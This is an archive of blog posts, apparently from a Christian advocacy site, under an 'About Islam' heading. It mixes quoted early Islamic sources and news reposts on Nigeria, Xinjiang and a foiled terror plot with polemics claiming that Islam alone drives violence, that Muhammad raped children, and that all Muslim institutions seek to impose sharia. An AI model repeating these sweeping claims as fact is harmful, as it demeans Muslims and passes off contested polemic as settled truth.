'There is no reproach for the Prophet in that which Allah makes his due. That was Allah's way with those who passed away of old and the commandment of Allah is certain destiny.

'Who delivered the messages of Allah and feared Him, and feared none save Allah. Allah keeps good account.

'Muhammad is not the father of any man among you, but he is the Messenger of Allah and the Seal of the Prophets; and Allah is aware of all things."

Different sources estimate that between twenty to thirty people were assassinated under Muhammad's direction. Three were the poets Asima bint Marwan, Abu Afak, and Ka'b ibn al-Ashraf. From the following source;

Guillaume, A., p. 367, *The Life of Muhammad, A Translation of Ishaq's Sirat Rasul Allah*, Oxford Press, 1955.

"Then he (Ka'b) composed amatory verses of an insulting nature about the Muslim women. The apostle said, 'Who will rid me of Ibnu'l-Ashraf?' Muhammad b. Maslama said, 'I will deal with him for you, O apostle of God, I will kill him.' He said, 'Do so if you can.' So Muhammad b. Maslama returned and waited for three days without food or drink, apart from what was absolutely necessary. When the apostle was told of this he summoned him and asked him why he had given up eating and drinking. He replied that he had given him an undertaking and he did not know whether he could fulfil it. The apostle said, 'All that is incumbent upon you is that you should try.' He said, 'O apostle of God, we shall have to tell lies.' He answered, 'Say what you like, for you are free in the matter.'"

From page 675 of the same source.


"He (Abu Afak) showed his disaffection when the apostle killed al-Harith b. Suwayd b. Samit … The apostle said, 'Who will deal with this rascal for me?' whereupon Salim b. 'Umayr went forth and killed him."


And from page 675-6 of the same source.

"When the apostle heard what she (Asima) had said he said, 'Who will rid me of Marwan's daughter?' 'Umayr b. 'Adiy al-Khatmi who was with him heard him, and that very night he went to her house and killed her. In the morning he came to the apostle and told him what he had done and he said, 'You have helped God and His apostle, O 'Umayr!' When he asked if he would have to bear any evil consequences the apostle said, 'Two goats won't butt their heads about her,' so 'Umayr went back to his people."

This Muslim Group Is Raping, Killing, And Torturing Nigerian Christians.

JULY 14, 2018
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM





> *Thousands of Christians have been killed—Rev. Dr. Soja Bewarang estimates that over 6,000 have been murdered so far—largely by Islamic Fulani herdsmen armed with AK-47s and even swords.*

July 13, 2018 (**LifeSiteNews**) – On February 24, the Colosseum in Rome was illuminated in scarlet red to remember Christians being persecuted around the world, the eerie crimson illumination representing the blood of millions who had died, or are still suffering today.

Presumably, the Colosseum was selected because it has long been rumored to have hosted the public execution of many Christians, but a more accurate location for martyrdoms can actually be found about twenty minutes away, where St. Peter's Basilica now stands on the location of Nero's circus, which once featured the vilest scenes of savagery, lit at night by crucified Christians set ablaze atop their crosses to serve as living torches for the crowd. I did not know, when I first saw the Vatican Obelisk that now stands in St. Peter's Square, that it had presided over these bloody events—and may have been the last object the Apostle Peter saw as he died in the arena, crucified like his Master.

One of the women who gathered outside the Colosseum that rainy night in February was Rebecca Bitrus, a Nigerian Christian who was held captive by Boko Haram Islamist militants, who savagely beat her and raped her for the duration of her two-year captivity. She was there to draw attention to the plight of Christians in Nigeria—especially women and girls—who face a nearly-constant

threat of abduction, sexual assault, and forced marriage from not only Boko Haram, but other Muslim groups as well—and Nigerian Christians have been calling on their government and the international community to notice their plight and come to their aid.

Rev. Dr. Soja Bewarang, the chairman of the Denominational Heads of the Plateau and Christian Association of Nigeria, wrote in an **open letter** on June 29 to the federal government that, "We observe the continuous abduction of underaged Christian girls by Muslim youths who are forcefully converted to Islam and taken in for marriage without the consent of their parents…This is even more worrisome as such acts are supported by several highly placed clerics and Emirs."

The situation in Nigeria has been steadily worsening over the past several months, as Muslim militants attack agrarian Christian communities with near impunity, murdering pregnant women, killing children, and raping girls. Thousands of Christians have been killed—Rev. Dr. Soja Bewarang estimates that over 6,000 have been murdered so far—largely by Islamic Fulani herdsmen armed with AK-47s and even swords. The government has been attempting to ignore the religious dimensions of these attacks and instead claim that this is merely an economic war by herdsmen on farmers, rather than by Muslims on Christians. Dr. Soja Bewarang's **open letter** on behalf of the church leaders of Plateau State begs the government to take action immediately:

The renewed attacks on Christian communities and churches across Nigeria and particularly in the middlebelt of the country where over 6000 persons mostly children, women and the aged have been maimed and killed in night raids by armed Fulani herdsmen have necessitated our outcry through this medium with a view to call on those in government authority, especially the President and Commander- in- Chief of the Armed Forces of the Federal Republic of Nigeria, Muhammadu Buhari, to stop this senseless and blood shedding in the land and avoid a state of complete anarchy where the people are forced to defend themselves…

We are particularly worried at the widespread insecurity in the country where wanton attacks and killings by armed Fulani herdsmen, bandits and terrorists have been taking place on a daily basis in our communities unchallenged despite huge investments in the security agencies. The perpetrators are being deliberately allowed to go scot free. It is even more worrisome that these huge numbers of over 6000 deaths in 2018 alone have been recorded in various attacks, especially in the northern and middle belt states of Benue, Plateau, Taraba, Adamawa, Kaduna, Kwara, Borno, Zamfara and other states when the country is not in a state of war.

The worst that have shocked the world is the recent genocide and blood bath in Barkin Ladi, parts of Bokkos, Riyom and Bassa Local Government Areas of Plateau state. There is no doubt that the sole purpose of these attacks is aimed at ethnic cleansing, land grabbing and forceful ejection of the Christian natives from their ancestral land and heritage.

The attacks by the so-called herdsmen across the local areas listed in 11 villages of Plateau state where over 200 persons were brutally killed and our churches destroyed without any intervention

from security agencies in spite of several distress calls made to them, further buttresses our concern that the security architecture of the land and the handlers have woefully failed.

In response, several days after the open letter, the office of Nigerian President Muhammadu Buhari issued a statement on July 5 suggesting that the Christian indigenous farmers of the Plateau State surrender a portion of their ancestral lands to the Islamic Fulani herdsmen who have been terrorizing them in order to placate them and hopefully stop the bloodshed. The Nigerian president seems determined to ignore the religious dimension of the ongoing murders and kidnappings, instead simplifying the problem to one of grazing territory as well as resources—a problem that could be solved if the largely-Christian farmers simply turned over some of their ancestral property to the men who have been murdering their elderly, kidnapping their girls, and raping their women.

Femi Adesina, a special advisor to President Buhari, has now gone as far as to say that giving the Fulani terrorists land to ranch (under the dubious presumption that they will cease their harassment of Christian communities and live side-by-side in harmony) is a good solution to the ongoing killings because giving up ancestral lands is better than dying. "In the Plateau state, where we had the recent orgy of killings, the government has offered land for ranches," he reportedly stated, "and I tell you that some people are interested in this thing not being resolved. You can only have ancestral attachment when you are alive. If you are talking about ancestral attachment when you are dead, how does attachment matter?"

The Nigerian Christians have urged the government to recognize that what is taking place amounts to a genocide in progress—and that the official characterization of the ongoing raids by Fulani herdsmen on Christian farming communities cannot be referred to as a "clash" when only one side is engaging in violence, while the other side is perpetually victimized by this violence. They have also decried the arrest and condemnation of young Christian men defending their communities from attacks while the Fulani herdsmen continue their violent raids unmolested and un-arrested by the government, which they point to as evidence of a government conspiracy to assist the Fulani in their goals—President Buahri himself, after all, is ethnically Fulani.

Christians have been persecuted around the world for 2,000 years, from the circus of the Emperor Nero to the Plateau grasslands of Nigeria, to the gulags of the Soviet Union and the concentration camps of North Korea. It is essential that Christians in the West—where Christian communities are beginning to face marginalization and ostracization, but are thus far entirely free of the physical persecution and brutal violence experienced by others around the world—remember these persecuted communities and do what they can to remember them in prayer, as well as support organizations that seek to assist those suffering at the hands of those who hate them for their faith.

The plight of the Nigerian Christians has gone unnoticed by many, and raising awareness about what they are enduring is also important. Thousands of people are being killed by a group that is currently deadlier in terms of violence even than Boko Haram—but very few people have head of the Fulani terrorists. That should change.

With Freedom Comes Responsibility and We Must Demand It from Our Media

JANUARY 7, 2018
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

by Dan Wolf

On 12/21/17 the following letter appeared in the **Richmond Times-Dispatch editorials**.

Jesus plays a vital role in Islam

Many people think that Muslims don't believe in Jesus (peace on him). But this is not true. Muslims do believe in Jesus. We believe he is a prophet. In the Christian community, Jesus' birthday is celebrated on Dec. 25 every year. Many people also may not know that chapter 19 of the Holy Quran is named after Jesus' mother, Mary. In this chapter, God states that the birth of Jesus was not in December but it was in the summer.

As an Ahmadi Muslim, I hold the belief that Jesus survived the crucifixion and traveled toward India to continue his mission among the lost tribes of Israel. Thus Jesus' mission of conveying his message to people of all tribes of Israel was completed. He died a natural death at the approximate age of 120 in Kashmir, India. We believe the tomb of Jesus, known as the tomb of Prophet Yes Asif, still exists in the Khanna quarter of the city of Srinagar, Kashmir.

Islam presents Jesus as a human who believed in absolute unity and indivisibility of God. As a prophet, Jesus is very important to Muslims. We honor and respect him. As Muslims, we read, learn, and try our best to act the way all prophets did. This is why whenever someone mentions the name of any of God's prophets, a Muslim adds the words of blessing and respect "upon him be peace."

Salma Ahmad,
Woodbridge

Underlying the Letter

There are at least three things that should be pointed out about the above letter's contents.

- First, it is true that Islam considers Jesus to be a prophet, a purely human prophet. This denies the Word's incarnation within the Bible. Further, while Jesus is important, it is Muhammad that is the example that Islam's followers are to strive to imitate.
- Second, Islam is an ideology that is contrary to and incompatible with Judeo-Christian principles—the same principles underlying our society. Islam says it is a religion because it defines religion as an ideology.
- Third, while the above letter contains some true points about Islam's beliefs, they are selective and incomplete—*they are propaganda*.

A Response

The following letter was submitted to the *Times-Dispatch* a few days latter voicing a different view.

> I am grateful to Salma Ahmad's letter about Jesus' importance in Islam. As a Muslim, she is a sister as we share the same Creator. However, her views speak to the contradictions and incompatibility between Islam and Christianity.
>
> Jesus was not just a man, but both fully man and fully God. Former imam Mario Joseph states even the Qur'an acknowledges this. In Sura 3 He is called Word of God, Spirit of God, and Jesus Christ. God created the universe through the Word. Jesus also gave life and healed the leper.
>
> The Qur'an further says truth comes from God, the Torah and Bible are truth, and God protects His word from corruption. Sura 10, verse 94 tells Muhammad if he has questions he is to seek answers from the truth revealed before, the Torah and Bible.
>
> The Bible is clear about Jesus. The book of John opens with some of the most beautiful words ever written. "In the beginning was the Word, and the Word was with God, and the Word was God." Jesus himself testifies to his nature in Chapter 8, "Truly, truly, I say to you, before Abraham was born, I AM."
>
> Many following Islam believe the Bible is corrupted. That is not so. We have full New Testament texts written over two years before Muhammad's birth, and much of the Old Testament over six hundred years. Those texts underlie today's translations.

> The Bible's message is peace and love, a perfect message for any time of the year.

One must ask why the media is willing to print opinions containing half-truths, but unwilling to print differing views.

The Media's Responsibility

President Kennedy said the following about the press in an April 1961 speech. The entire speech can be found **here**.

> "I not only could not stifle controversy among your readers–I welcome it. This Administration intends to be candid about its errors; for as a wise man once said: "An error does not become a mistake until you refuse to correct it." We intend to accept full responsibility for our errors; and we expect you to point them out when we miss them.
>
> 'Without debate, without criticism, no Administration and no country can succeed–and no republic can survive. That is why the Athenian lawmaker Solon decreed it a crime for any citizen to shrink from controversy. And that is why our press was protected by the First Amendment– the only business in America specifically protected by the Constitution- -not primarily to amuse and entertain, not to emphasize the trivial and the sentimental, not to simply "give the public what it wants"–but to inform, to arouse, to reflect, to state our dangers and our opportunities, to indicate our crises and our choices, to lead, mold, educate and sometimes even anger public opinion."

One must ask themselves when will the media again take up its responsibilities as an institution. Our society cannot function effectively without it. But like many other things it is largely up to us, will we demand it?

Dan Wolf

Virginia Christian Alliance Advisory Board

FBI Foils Plot for San Francisco Christmas Day Attack

DECEMBER 24, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

By jjron – Own work, GFDL 1.2, https://commons.wikimedia.org/w/index.php?curid=19658548

Voice of America News

The FBI has arrested an American man who allegedly plotted a terrorist attack on a popular tourist site in San Francisco to be carried out on Christmas Day.

Federal authorities announced Friday that they had arrested Everitt Aaron Jameson, 26, of Modesto, California, this week.

Jameson allegedly told an undercover FBI agent that he planned to target the Pier 39 in San Francisco by remotely detonating explosives and then shooting people with an automatic rifle as they fled.

According to **FBI documents**, Jameson chose that location because he had been there before and knew it was a crowded area. He also told the FBI agent that Monday, Christmas Day, would be a "perfect day" for an attack. He said he did not have an escape plan "because he was ready to die."

The criminal complaint also said Jameson "has espoused radical jihadi beliefs, including authoring social media posts that are supportive of terrorism, communicating with people he believes share his jihadi views, and offering to provide services to such people."

Hesitation reported

Earlier this week, the complaint said, Jameson told the agent he was having second thoughts about the plot. But by then, the documentation said, agents had enough evidence to search his home.

Agents said they found a suicide note at Jameson's home, as well as rifles, a handgun, ammunition, and a last will and testament. His suicide note included comments denouncing President Donald Trump's plan to recognize Jerusalem as the capital of Israel.


Jameson received sharpshooter training in the U.S. Marines in 2009 before being discharged for "fraudulent enlistment" after failing to disclose the fact that he suffered from asthma, according to the complaint.

The complaint also said Jameson sought assistance from the undercover FBI agent, including procurement of an assault rifle, ammunition, powder, tubing and nails to make a pipe bomb.

The Islamic State terror organization recently called for attacks on Western cities during the Christmas holidays.

The Evil of Whitewashing Islam

DECEMBER 18, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



Craig Biddle | **The Objective Standard**

One religion today regularly motivates large numbers of its followers to murder, behead, rape, and enslave people across the globe. That religion is Islam. Not Christianity. Not Judaism. Not Buddhism. Islam. Only Islam. You know this. I know this. Everyone paying attention knows this.

The Koran explicitly and repeatedly commands Muslims to engage in jihad or "holy war" whether they like it or not. "Jihad (holy fighting in Allah's Cause) is ordained for you (Muslims) though you dislike it, and it may be that you dislike a thing which is good for you and that you like a thing which is bad for you. Allah knows but you do not know" (e.g., **2:216**, **9:38**). The Koran explicitly and repeatedly commands Muslims to "kill the unbelievers wherever you find them" (e.g., **2:191**, **9:5**), "strike off their heads" (e.g., **8:12**, **47:4**), make sex slaves of their wives and daughters (e.g., **4:24**, **33:50**), and continue this jihad "until all opposition ends and all submit to 'Allah'" (e.g., **8:39**, **9:29**). You know this. I know this. Everyone paying attention knows this.

According to Islam, the "Prophet" Muhammad is the ideal role model for all boys and men; he sets the perfect example for how to live and wage jihad. Muhammad regularly killed and beheaded unbelievers (e.g., the massacre of **Banu Qurayza**), made slaves of those he conquered but didn't

kill (he had **many slaves**), "married" (i.e., repeatedly raped) slave girls (e.g., **Safiyah** and **Rayhana**), raped children as young as nine years old (e.g., **Aisha**), and founded a religion in which all such behavior is regarded as morally great because the "Prophet" did it. You know this. I know this. Everyone paying attention knows this.

Continue Reading here

Why Islam Is Not the Way

DECEMBER 17, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Advent is a special time of the year to remember who God is and what He has done for us. The Bible speaks His truth. I recently heard Mario Joseph's testimony, and it is one of the best I've heard for a long time. Born a Muslim, and becoming an imam at age 17, he recounts his path on coming to know God and serving Him at a retreat center in India.

He points out again that one of the greatest weapons we have in defeating Islam's false ideology is the Qur'an itself. Within its inconsistencies, the truth can be found. But we must first know the truth ourselves to defend it and lead those in need to it.

Mario's testimony does not condemn, but shows how God's light first shown in his life. It is what we as Christian's are meant to do. The video can be found at:

https://youtube.com/watch?v=


I hope you'll take the thirty minutes to give it a listen this week as you reflect upon the season.

May you find Peace and Prosperity. Merry Christmas.

You're watching
And then about Jesus,
HM
6:24 / 34:20

Chinese Police Order Xinjiang's Muslims to Hand in All Copies of The Quran

DECEMBER 10, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



Pamella Geller notes:

"Finally, yes finally, a government of a major world power no less, recognizes that the holy war being waged by Muslims in China and all around the world is rooted in Islamic text and teachings. The Quran incites to jihad terror much the way *Mein Kampf* incites to hate and murder. But the Nazis banned books, and we know how that worked out. The antidote to bad speech is more speech.

The history of Chinese oppression is bloody and brutal. And while they are on the right track, I worry about their methods."

Chinese Police Order Xinjiang's Muslims to Hand in All Copies of The Quran

Chinese authorities in the northwestern region of Xinjiang have ordered ethnic minority Muslim families to hand in religious items including prayer mats and copies of the Quran to the authorities, RFA has learned.

Officials across Xinjiang have been warning neighborhoods and mosques that ethnic minority Uyghur, Kazakh and Kyrgyz Muslims must hand in the items or face harsh punishment if they are found later, sources in the region said.

“Officials at village, township and county level are confiscating all Qurans and the special mats used for *namaaz*,” a Kazakh source in Altay prefecture, near the border with Kazakhstan told RFA on Wednesday.

“Pretty much every household has a Quran, and prayer mats,” he said.

Dilxat Raxit, spokesman for the exile World Uyghur Congress group, said reports have emerged from Kashgar, Hotan and other regions of similar practices starting last week.

“We received a notification saying that every single ethnic Uyghur must hand in any Islam-related items from their own home, including Qurans, prayers and anything else bearing the symbols of religion,” Raxit said.

“They have to be handed in voluntarily. If they aren’t handed in, and they are found, then there will be harsh punishments,” he said.

Raxit said announcements are being made by the police via popular social media platform WeChat.

“All Qurans and related items must be handed into the authorities, and there are notices to this effect being broadcast via WeChat,” Raxit said.

“The announcements say that people must hand in any prayer mats of their own accord to the authorities, as well as any religious reading matter, including anything with the Islamic moon and star symbol on it,” he said.

“They are requiring people to hand in these items of their own accord,” he said.

‘Three Illegals’

Earlier this year, Xinjiang authorities began confiscating all Qurans published more than five years ago due to “extremist content,” according to local officials, amid an ongoing campaign against “illegal” religious items owned by mostly Muslim ethnic Uyghur residents.

The Qurans were appropriated as part of the “Three Illegals and One Item” campaign underway in Xinjiang that bans “illegal” publicity materials, religious activities, and religious teaching, as well as items deemed by authorities to be tools of terrorism—including knives, flammable objects, remote-controlled toys, and objects sporting symbols related to Islam, they said.

The Kazakh source said that earlier directives calling for the confiscation of Qurans and other religious items hadn’t been effective, and so the authorities are now stepping up the pressure and placing the onus on individual households to hand them in under a compulsory program.

He said confiscation drives targeting Uyghurs are now also being extended to the country’s ethnic Kazakh population.

At the same time, any products from neighboring Kazakhstan or bearing the Kazakh language or symbols have also been outlawed, sources said.

A leaked police notice from Changji prefecture called on local officials to search for any items bearing any writing or symbols linked to Kazakhstan.

“Any items bearing writing or any other traces of Kazakhstan, including street signs or graffiti, store decorations, arts and crafts items, T-shirts and so on, must immediately be investigated … and a detailed report made to higher authorities by Sept. 25,” the notice, dated Sept. 22, it said.

Products from Kazakhstan

A second Kazakh source said authorities are also searching for and confiscating any products brought from Kazakhstan.

“There are restrictions on the sale of any products and foodstuffs from Kazakhstan, including noodles, organic products and mare’s milk spirit,” the source said. “They won’t let you sell things brought over from Kazakhstan.”

An official who answered the phone at the Altay police department on Wednesday hung up when asked to comment on the reports.

Chinese authorities have lately issued orders for ethnic Kazakh Chinese nationals to hand in their passports and Kazakh green cards in some parts of Xinjiang, and have reportedly detained dozens of Kazakhs returning from overseas study or family visits to Kazakhstan, sending them for indefinite terms in “re-education” facilities, sources have told RFA.

Official figures show that there are around 1.5 million Kazakhs in China, mostly concentrated in and around the Ili Kazakh Autonomous Prefecture close to the Kazakhstan border.

China has previously welcomed Kazakhs who wished to relocate from Kazakhstan, with their numbers peaking at nearly 38,000 in 2006. But now many Kazakhs with Chinese nationality are heading back in the other direction.

Reported by Qiao Long for RFA's Mandarin Service and by Wong Lok-to for the Cantonese Service. Translated and edited by Luisetta Mudie.

Copyright © 1998-2016, RFA. Used with the permission of Radio Free Asia, 2025 M St. NW, Suite 300, Washington DC 20036. http://www.rfa.org.

Jihadis All Want One Thing – Sharia Imposed on the World

OCTOBER 25, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

John Guandolo | **Understanding the Threat**

Unanimously, all of the violent jihadi groups (Al Qaeda, the Islamic State, Boko Haram, Abu Sayef, Al Shabaab, Hamas, Hizbollah…), the suit-wearing jihadis of the Muslim Brotherhood, and the 57 Islamic members of the OIC (Organisation of Islamic Cooperation) – the heads of state of all 56 Islamic nations plus the Palestinian territories – clearly state they seek to impose sharia (Islamic Law) on the earth.

Jihadis – "terrorists" if you prefer – arrested or killed in Europe and North America all state they do what they do for the sake of Islam's god "Allah."

Jihadis (sharia adherent muslims) state they are muslims waging jihad in the cause of Allah to establish an Islamic State (caliphate) under sharia (Islamic Law).

All Islamic sources – from the gold standard of Islamic jurisprudence in the world (Al Azhar in Cairo, Egypt) to Islamic elementary and junior high schools – define Islam as a "complete way of life governed by sharia."

According to the most widely used text book in Islamic junior high schools in the United States (***What Islam is All About***): "Islam is not a religion, however, but a complete way of life" (p2); "The Shari'ah is the ideal path for us to follow" (p354); "The basis of the legal and political system is the Shari'ah of Allah" (p381); "If anyone dies in a Jihad they automatically will go to Paradise" (p164); **"The duty of Muslim citizens is to be loyal to the Islamic State"** (p382).

There are two sources of sharia: the Koran and the Sunnah (the example of Islam's prophet Mohammad).

A "muslim" is one who submits to Islam. To submit to Islam is to submit to Allah's law – sharia.

The Koran

